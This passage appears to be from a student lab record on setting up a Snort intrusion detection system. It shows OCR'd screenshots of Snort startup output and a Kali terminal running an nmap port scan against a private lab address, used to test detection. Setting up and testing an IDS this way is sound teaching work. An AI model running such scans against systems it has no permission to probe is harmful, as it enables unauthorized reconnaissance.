| gen-id=1 sig-id=2923 type=Threshold tracking=dst count=10 seconds
=60
| gen-id=1 sig-id=2924 type=Threshold tracking=dst count=10 seconds
=60
| gen-id=1 sig-id=3273 type=Threshold tracking=src count=5 seconds
=2
| gen-id=1 sig-id=2275 type=Threshold tracking=dst count=5 seconds
=60
| gen-id=1 sig-id=2495 type=Both tracking=dst count=20 seconds
=60
+----------[suppression]----------
| none
Rule application order: activation->dynamic->pass->drop->sdrop->reject->alert->
log
Verifying Preprocessor Configurations!
WARNING: flowbits key 'ms_sql_seen_dns' is checked but not ever set.
WARNING: flowbits key 'smb.tree.create.llsrpc' is set but not ever checked.
33 out of 1024 flowbits in use.
Activities
Terminal
Thu 20:08
root@senbagapriya-VirtualBox: /etc/snort/rules
File Edit View Search Terminal Help
--== Initialization Complete ==--
-*> Snort! <*-
Version 2.9.7.0 GRE (Build 149)
By Martin Roesch & The Snort Team: http://www.snort.org/contact#team
Copyright (C) 2014 Cisco and/or its affiliates. All rights reserved.
Copyright (C) 1998-2013 Sourcefire, Inc., et al.
Using libpcap version 1.8.1
Using PCRE version: 8.39 2016-06-14
Using ZLIB version: 1.2.11
Rules Engine: SF_SNORT_DETECTION_ENGINE Version 2.4 <Build 1>
Preprocessor Object: SF_SDF Version 1.1 <Build 1>
Preprocessor Object: SF_REPUTATION Version 1.1 <Build 1>
Preprocessor Object: SF_DNP3 Version 1.1 <Build 1>
Preprocessor Object: SF_SSLPP Version 1.1 <Build 4>
Preprocessor Object: SF_DNS Version 1.1 <Build 4>
Preprocessor Object: SF_SMTP Version 1.1 <Build 9>
Preprocessor Object: SF_DCERPC2 Version 1.0 <Build 3>
Preprocessor Object: SF_POP Version 1.0 <Build 1>
Preprocessor Object: SF_IMAP Version 1.0 <Build 1>
Preprocessor Object: SF_GTP Version 1.1 <Build 1>
Preprocessor Object: SF_SIP Version 1.1 <Build 1>
Preprocessor Object: SF_MODBUS Version 1.1 <Build 1>
Preprocessor Object: SF_FTPTELNET Version 1.2 <Build 13>
Preprocessor Object: SF_SSH Version 1.1 <Build 3>
Commencing packet processing (pid=2120)


Shell No. 1
08:08 PM
64%
Shell No. 1
File Actions Edit View Help
root@kali:~# nmap 192.168.43.78
Trash
File System
Home


Shell No. 1
08:08 PM
64%
Shell No. 1
File Actions Edit View Help
root@kali:~# nmap 192.168.43.78
Starting Nmap 7.80 (https://nmap.org) at 2020-11-05 20:08 IST
Nmap scan report for 192.168.43.78
Host is up (0.0014s latency).
Not shown: 999 closed ports
PORT STATE SERVICE
25/tcp open smtp
Nmap done: 1 IP address (1 host up) scanned in 4.19 seconds
root@kali:~#
File System
Home



RESULT:

Thus, the Intrusion Detection System has been implemented and the output is verified successfully.